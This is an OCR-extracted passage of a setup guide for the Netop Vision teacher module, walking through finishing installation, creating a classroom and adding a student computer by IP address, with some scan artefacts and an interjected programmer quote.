
Netop Vision teacher module has now been installed.

□ Start Vision now

☑ Restart computer


Vision will work without restarting the computer but we recommend that you restart to complete updates to essential components.

After the computer reboots, open the Netop Vision application. This should open the class room manager window automatically. If that did not happen, open it from the File menu. Crea -te a new classroom. Click on "New".



" A good programmer is someone who always looks both ways before crossing a one-way street."
- Doug Linder

Click on “Next”.



Create Classroom

General Information

Enter information about Classroom.

Classroom name and optional comments

Name: New Classroom

Comments:

Open Enrollment Classroom status


□ Open Enrollment Classroom - students choose which class to join

Classroom specialization

□ Make this Classroom my Default Classroom

☑ Make this Classroom Global

Add the student system. Click on “Add” and add the IP address of the student system as sho-wn below. Then click on “translate addresses”. You will get the IP address translated to the name of the computer. Click on OK.



Create Classroom

Classroom Computers

